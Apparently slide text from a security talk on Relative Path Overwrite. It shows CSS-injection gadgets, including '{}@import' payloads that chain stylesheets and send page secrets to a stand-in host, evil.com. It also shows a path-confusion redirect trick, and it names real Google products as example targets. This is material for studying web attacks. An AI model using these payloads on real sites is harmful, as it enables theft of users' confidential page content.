


Quirks mode ignores CSS errors

```
<html>
<head>
<link href="main.css" rel="stylesheet">
</head>
<body>
{}*{background:red}
</body>
</html>
```

bar.php

Relative Path Overwrite



Things you can do

- XSS via expression/scriptlet on IE (requires old versions/compat mode)
- Leak current URL via Referer
- Steal secret contents

You can't steal secrets if there's no secrets



RPO Gadget

- Not ROP Gadget
- The “stylesheet” itself does not contain secrets
- But you can import another “stylesheet” that contains secrets
- It’s like using the “stylesheets” as gadgets

bar.php

```
<html>
<head>
<link href="main.css" rel="stylesheet">
</head>
<body>
{}@import'../admin.php'
</body>
</html>
```




admin.php

```
<html>
<head>
</head>
<body>
{}@import"//evil.com/?
<p>secret<span class="lock"></span></p>
</body>
</html>
```



http://evil.com/?<p>secret...

Google Toolbar



Gadget

Gadget

Request:
<http://innerht.ml/?...>

RPO = CSS abuse?

IE doesn't know how to decode URL in redirect

HTTP/1.1 302 Found


Location: <http://example.com/foo/bar.jsp;/.%2e/.%2e/1337>




GET /foo/bar.jsp;/.%2e/.%2e/1337 HTTP/1.1



Controlling JS path



Google Fusion Table





← → ⌂

https://www.google.com/fusiontables/DataSource?docid=foobar

record

Imported at Wed Aug 12 20:41:42 PDT 2015 from record.txt.

Attribution unknown - Edited on 2015 August 13

File Edit Tools Help Rows 1 Cards 1 scripts imported with relative path

